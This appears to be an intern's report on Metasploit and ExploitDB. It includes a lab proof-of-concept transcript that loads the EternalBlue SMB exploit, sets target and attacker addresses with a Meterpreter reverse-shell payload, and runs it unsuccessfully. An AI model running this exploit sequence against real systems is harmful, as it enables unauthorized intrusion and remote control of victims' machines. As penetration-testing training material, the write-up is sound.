Name:-Siddhi Aadekar
Internship_id:-284

Tool Name:

Metasploit Framework (msfconsole) + ExploitDB (searchsploit)

History:

Metasploit was created in 2003 by H.D. Moore as a portable network tool written in Perl.It was later rewritten in Ruby and became the most widely used open-source penetration testing framework.In 2009, Rapid7 acquired Metasploit and has since maintained and extended it.ExploitDB is an open-source database of exploits maintained by Offensive Security, launched in 2009 as a replacement for milw0rm.com.

Description:

Metasploit is a modular framework for developing, testing, and executing exploits on remote systems. It provides a powerful CLI (msfconsole) to automate exploitation.ExploitDB is a database of publicly available exploits and shellcode. With the searchsploit tool, users can search this database from the terminal.

Key Features:

- 2400+ Exploits, 1600+ Payloads, 1200+ Auxiliary modules
- Modular architecture for easy plug-and-play of exploits/payloads
- Post-exploitation and privilege escalation tools
- Integration with searchsploit to find real-world public exploits
- Active community and commercial support (Rapid7)

Modules Used:

- Exploit: exploit/windows/smb/ms17_010_eternalblue
- Payload: windows/x64/meterpreter/reverse_tcp
- Port: 445 (SMB)


Screenshots Taken During PoC:

1. ✅ msfconsole Startup

2. ✅ Checking version

```
msf6 >
msf6 > version
Framework: 6.4.50-dev
Console  : 6.4.50-dev
msf6 >
```

3. ✅ Running searchsploit ms17-010



4. ✅ Loading module: exploit/windows/smb/ms17_010_eternalblue

```
msf6 > use exploit/window/smb/ms17_010_eternalblue
[-] No results from search
[-] Failed to load module: exploit/window/smb/ms17_010_eternalblue
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.10
```

5. ✅ Setting RHOSTS, LHOST, PAYLOAD and Running exploit

```
       valid_lft forever preferred_lft forever
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.139.129
LHOST => 192.168.139.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.139.129:4444
[+] 192.168.1.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.1.10:445      - Rex::ConnectionTimeout: The connection with (192.168.1.10:445) timed out.
[*] 192.168.1.10:445      - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.1.10:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

15-Liner Summary:

Used Metasploit's EternalBlue module

Found payload with meterpreter reverse shell

Configured attacker's IP and target’s IP

Demonstrated pre-exploit setup

Verified ExploitDB result

Ran exploit module

Demonstrated exploit output even when unsuccessful

Analyzed real-world target behavior

Showed that vulnerability scanning is critical

Verified port status and network setup

Simulated real pentest scenario

Documented step-by-step screenshots

Validated PoC flow till exploit stage

Learned common issues like unreachable hosts or patched targets

Concluded with professional penetration test mindset

Best Use Case / Scenario:

- Red teaming
- Vulnerability verification
- CVE testing in labs
- Demonstrating pentesting workflow

When to Use During Investigation:

During vulnerability exploitation phase

When validating CVE matches

In post-enumeration stages of network testing

Skills Required:

- Linux terminal basics
- Network scanning (ping, nmap)
- Understanding of RHOST/LHOST, payloads
- Familiarity with vulnerability CVEs

Good About the Tool:

Industry standard

Powerful and modular

Open-source and well documented

Works with custom scripts

Supports multiple OS & platforms